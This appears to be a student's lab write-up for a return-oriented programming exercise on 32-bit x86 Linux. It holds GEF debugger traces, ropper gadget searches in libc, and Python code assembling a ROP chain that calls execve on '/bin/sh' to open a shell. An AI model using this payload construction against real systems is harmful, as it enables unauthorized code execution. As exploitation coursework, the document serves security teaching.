$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
──────────────────────────────────────────────────────────────────────────────────────────── stack ────
0xbfffe850│+0x0000: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7      ← $esp
0xbfffe854│+0x0004: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
0xbfffe858│+0x0008: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
0xbfffe85c│+0x000c: 0x90909090
0xbfffe860│+0x0010: 0x90909090
0xbfffe864│+0x0014: 0x90909090
0xbfffe868│+0x0018: 0x90909090
0xbfffe86c│+0x001c: 0x90909090
─────────────────────────────────────────────────────────────────────────────────────── code:x86:32 ────
   0xb7e347a3 <__sigaddset+19> mov    edx, 0x1
   0xb7e347a8 <__sigaddset+24> shl    edx, cl
   0xb7e347aa <__sigaddset+26> or     DWORD PTR [eax], edx
 → 0xb7e347ac <__sigaddset+28> xor    eax, eax
   0xb7e347ae <__sigaddset+30> ret
   0xb7e347af                  nop
   0xb7e347b0 <__sigdelset+0>  mov    eax, DWORD PTR [esp+0x8]
   0xb7e347b4 <__sigdelset+4>  mov    edx, DWORD PTR [esp+0x4]
   0xb7e347b8 <__sigdelset+8>  lea    ecx, [eax-0x1]
```

set the value of eax to 0 and return to add eax, 7:




```
$eax   : 0x0
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe850  →  0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7e347ae  →  <__sigaddset+30> ret
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow RESUME virtualx86 identifica
tion]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
──────────────────────────────────────────────────────────────────────────────────────────── stack ────
0xbfffe850│+0x0000: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7      ← $esp
0xbfffe854│+0x0004: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
0xbfffe858│+0x0008: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
0xbfffe85c│+0x000c: 0x90909090
0xbfffe860│+0x0010: 0x90909090
0xbfffe864│+0x0014: 0x90909090
0xbfffe868│+0x0018: 0x90909090
0xbfffe86c│+0x001c: 0x90909090
─────────────────────────────────────────────────────────────────────────────────────── code:x86:32 ────
   0xb7e347a8 <__sigaddset+24> shl    edx, cl
   0xb7e347aa <__sigaddset+26> or     DWORD PTR [eax], edx
   0xb7e347ac <__sigaddset+28> xor    eax, eax
 → 0xb7e347ae <__sigaddset+30> ret
   ↳  0xb7f47e3f <__strlen_sse2+655> add    eax, 0x7
      0xb7f47e42 <__strlen_sse2+658> ret
      0xb7f47e43 <__strlen_sse2+659> lea    esi, [esi+0x0]
      0xb7f47e49 <__strlen_sse2+665> lea    edi, [edi+eiz*1+0x0]
      0xb7f47e50 <__strlen_sse2+672> mov    ch, dh
      0xb7f47e52 <__strlen_sse2+674> and    ch, 0xf
```

add 7 to eax and return to add eax, 7:




```
$eax   : 0x7
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe854  →  0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7f47e42  →  <__strlen_sse2+658> ret
$eflags: [carry parity adjust zero sign trap INTERRUPT direction overflow RESUME virtualx86 identifica
tion]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
─────────────────────────────────────────────────────────────────────────────── stack ────
0xbfffe854│+0x0000: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7      ← $esp
0xbfffe858│+0x0004: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
0xbfffe85c│+0x0008: 0x90909090
0xbfffe860│+0x000c: 0x90909090
0xbfffe864│+0x0010: 0x90909090
0xbfffe868│+0x0014: 0x90909090
0xbfffe86c│+0x0018: 0x90909090
0xbfffe870│+0x001c: 0x90909090
──────────────────────────────────────────────────────────────────────── code:x86:32 ────
   0xb7f47e3a <__strlen_sse2+650> test   dl, 0x40
   0xb7f47e3d <__strlen_sse2+653> jne    0xb7f47ea4 <__strlen_sse2+756>
   0xb7f47e3f <__strlen_sse2+655> add    eax, 0x7
 → 0xb7f47e42 <__strlen_sse2+658> ret
   ↳  0xb7f47e3f <__strlen_sse2+655> add    eax, 0x7
      0xb7f47e42 <__strlen_sse2+658> ret
      0xb7f47e43 <__strlen_sse2+659> lea    esi, [esi+0x0]
      0xb7f47e49 <__strlen_sse2+665> lea    edi, [edi+eiz*1+0x0]
      0xb7f47e50 <__strlen_sse2+672> mov    ch, dh
      0xb7f47e52 <__strlen_sse2+674> and    ch, 0xf
```

add 7 to eax and return to add eax, 7 again:



```
$eax   : 0xe
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe858  →  0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7f47e42  →  <__strlen_sse2+658> ret
$eflags: [carry parity adjust zero sign trap INTERRUPT direction overflow RESUME virtualx86 identifica
tion]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
─────────────────────────────────────────────────────────────────────────────── stack ────
0xbfffe858│+0x0000: 0xb7f47e3f  →  <__strlen_sse2+655> add eax, 0x7      ← $esp
0xbfffe85c│+0x0004: 0x90909090
0xbfffe860│+0x0008: 0x90909090
0xbfffe864│+0x000c: 0x90909090
0xbfffe868│+0x0010: 0x90909090
0xbfffe86c│+0x0014: 0x90909090
0xbfffe870│+0x0018: 0x90909090
0xbfffe874│+0x001c: 0x90909090
──────────────────────────────────────────────────────────────────────── code:x86:32 ────
   0xb7f47e3a <__strlen_sse2+650> test   dl, 0x40
   0xb7f47e3d <__strlen_sse2+653> jne    0xb7f47ea4 <__strlen_sse2+756>
   0xb7f47e3f <__strlen_sse2+655> add    eax, 0x7
 → 0xb7f47e42 <__strlen_sse2+658> ret
   ↳  0xb7f47e3f <__strlen_sse2+655> add    eax, 0x7
      0xb7f47e42 <__strlen_sse2+658> ret
      0xb7f47e43 <__strlen_sse2+659> lea    esi, [esi+0x0]
      0xb7f47e49 <__strlen_sse2+665> lea    edi, [edi+eiz*1+0x0]
      0xb7f47e50 <__strlen_sse2+672> mov    ch, dh
      0xb7f47e52 <__strlen_sse2+674> and    ch, 0xf
```

add 7 to eax and return, now the value of eax is 0x15:



```
                                                                              registers
$eax   : 0x15
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffe85c  →  0x90909090
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xb7f47e42  →  <__strlen_sse2+658> ret
$eflags: [carry parity ADJUST zero sign trap INTERRUPT direction overflow RESUME virtualx86 identifica
tion]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
                                                                                  stack
0xbfffe85c│+0x0000: 0x90909090    ←$esp
0xbfffe860│+0x0004: 0x90909090
0xbfffe864│+0x0008: 0x90909090
0xbfffe868│+0x000c: 0x90909090
0xbfffe86c│+0x0010: 0x90909090
0xbfffe870│+0x0014: 0x90909090
0xbfffe874│+0x0018: 0x90909090
0xbfffe878│+0x001c: 0x90909090
                                                                           code:x86:32
   0xb7f47e3a <__strlen_sse2+650> test   dl, 0x40
   0xb7f47e3d <__strlen_sse2+653> jne    0xb7f47ea4 <__strlen_sse2+756>
   0xb7f47e3f <__strlen_sse2+655> add    eax, 0x7
 →0xb7f47e42 <__strlen_sse2+658> ret
[!] Cannot disassemble from $PC
                                                                                threads
[#0] Id 1, Name: "prog", stopped 0xb7f47e42 in __strlen_sse2 (), reason: SINGLE STEP
                                                                                  trace
[#0] 0xb7f47e42 →__strlen_sse2()
```

Task 2: Open a Shell [45%]

Your **task** is to generate a ROP chain file, called `chain_2`, to open a shell using the `execve` system call with "`/bin/sh`" as an argument. Recall the steps you need to perform to invoke `execve`:

1. `ebx = ` address of null-terminated string

2. ecx = NULL


3. edx = NULL

4. eax = 0x0b

5. Invoke "`int 0x80`" or "`call gs:[0x10]`"


The addresses of the buffer, the address of the return address, and the offset are the same as in the task1.

Find "mov edx, 0; … ret;" in libc using ropper: 0x000e8c12



```
(libc.so.6/ELF/x86)> search mov e?x, 0;
[INFO] Searching for gadgets: mov e?x, 0;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x0013cb22: mov eax, 0; jne 0x13d2a0; pop ebx; ret;
0x0013c95b: mov eax, 0; jne 0x13d2b6; pop ebx; ret;
0x0013e29a: mov eax, 0; jne 0x13e4e0; pop ebx; ret;
0x0013f954: mov eax, 0; jne 0x13fb80; pop ebx; ret;
0x0013fa11: mov eax, 0; jne 0x13fba0; pop ebx; ret;
0x0003d0a5: mov ebx, 0; mov eax, 0x7e; call dword ptr gs:[0x10];
0x000e8c12: mov edx, 0; cmovb eax, edx; ret;
0x000b0100: mov edx, 0; cmove eax, edx; pop ebx; ret;
0x0007348c: mov edx, 0; cmp eax, -1; cmove eax, edx; add esp, 0x1c; ret;
```


Find "mov ecx, edx; … ret;" in libc using ropper: 0x00077300



```
[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x00077a46: mov ecx, edx; and ecx, 7; add eax, dword ptr [eax + ecx*4 - 0x5c0b0]; jmp eax;
0x0002c284: mov ecx, edx; call dword ptr gs:[0x10];
0x000f43ce: mov ecx, edx; call dword ptr gs:[0x10]; cmp eax, 0xfffff000; ja 0xf43e0; pop ebx
; ret;
0x000b0589: mov ecx, edx; lea edi, [eax + 0x68]; mov esi, edx; mov eax, 0x78; call dword ptr
 gs:[0x10];
0x000abf97: mov ecx, edx; mov eax, 0x127; mov edx, 0x98800; call dword ptr gs:[0x10];
0x000e9009: mov ecx, edx; push ebx; mov esi, edx; mov ebx, 0x16; mov edi, dword ptr [esp + 0
x10]; call dword ptr gs:[0x10];
0x00077129: mov ecx, edx; rep stosb byte ptr es:[edi], al; mov eax, dword ptr [esp + 8]; pop
 edi; ret;
0x00077300: mov ecx, edx; rep stosb byte ptr es:[edi], al; pop edi; ret;
```


It contains a pop instruction, so we need to add a dummy number in payload.

Find "mov eax, 7; ret;" in libc using ropper: 0x000a06e0




```
(libc.so.6/ELF/x86)> search mov eax, ?; ret;
[INFO] Searching for gadgets: mov eax, ?; ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x0002cb10: mov eax, 1; ret;
0x000a0690: mov eax, 2; ret;
0x000a06a0: mov eax, 3; ret;
0x000a06b0: mov eax, 4; ret;
0x000a06c0: mov eax, 5; ret;
0x000a06d0: mov eax, 6; ret;
0x000a06e0: mov eax, 7; ret;
```

Find "add eax, 4; ret;" in libc using ropper: 0x0013fe9c




```
(libc.so.6/ELF/x86)> search add eax, 4; ret;
[INFO] Searching for gadgets: add eax, 4; ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x0013fe9c: add eax, 4; ret;
```

Find "pop ebx; ret;" in libc using ropper: 0x000183a5




```
(libc.so.6/ELF/x86)> search pop ebx; ret;
[INFO] Searching for gadgets: pop ebx; ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x000183a5: pop ebx; ret;
```

Find the address of the string "/bin/sh" using grep "/bin/sh" in gdb: 0xb7f63b2b




```
gef➤ grep "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/lib/i386-linux-gnu/libc-2.23.so'(0xb7e08000-0xb7fb8000), permission=r-x
  0xb7f63b2b - 0xb7f63b32  →   "/bin/sh"
```

Find "int 0x80;" in libc using ropper: 0x00002c87




```
[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x00002c87: int 0x80;
0x000d4872: int 0x80; call dword ptr gs:[0x10];
```

The order of the gadgets:




```
# 0x000e8c12: mov edx, 0; cmovb eax, edx; ret;
gadgets1 = 0x000e8c12 + libc_addr

# 0x00077300: mov ecx, edx; rep stosb byte ptr es:[edi], al; pop edi; ret;
gadgets2 = 0x00077300 + libc_addr

# 0x000a06e0: mov eax, 7; ret;
gadgets3 = 0x000a06e0 + libc_addr

# 0x0013fe9c: add eax, 4; ret;
gadgets4 = 0x0013fe9c + libc_addr

# 0x000183a5: pop ebx; ret;
gadgets5 = 0x000183a5 + libc_addr

# The address of bin/sh in libc
binsh_addr = 0xb7f63b2b

# 0x00002c87: int 0x80;
gadgets6 = 0x00002c87 + libc_addr

# dummy_num for pop
dummy_num = 0xffffffff

# Generate the payload
content[offset:offset+4] = (gadgets1).to_bytes(4,byteorder='little')
content[offset+4:offset+8] = (gadgets2).to_bytes(4,byteorder='little')
content[offset+8:offset+12] = (dummy_num).to_bytes(4,byteorder='little')
content[offset+12:offset+16] = (gadgets3).to_bytes(4,byteorder='little')
content[offset+16:offset+20] = (gadgets4).to_bytes(4,byteorder='little')
content[offset+20:offset+24] = (gadgets5).to_bytes(4,byteorder='little')
content[offset+24:offset+28] = (binsh_addr).to_bytes(4,byteorder='little')
content[offset+28:offset+32] = (gadgets6).to_bytes(4,byteorder='little')
```

Opened a shell successfully:



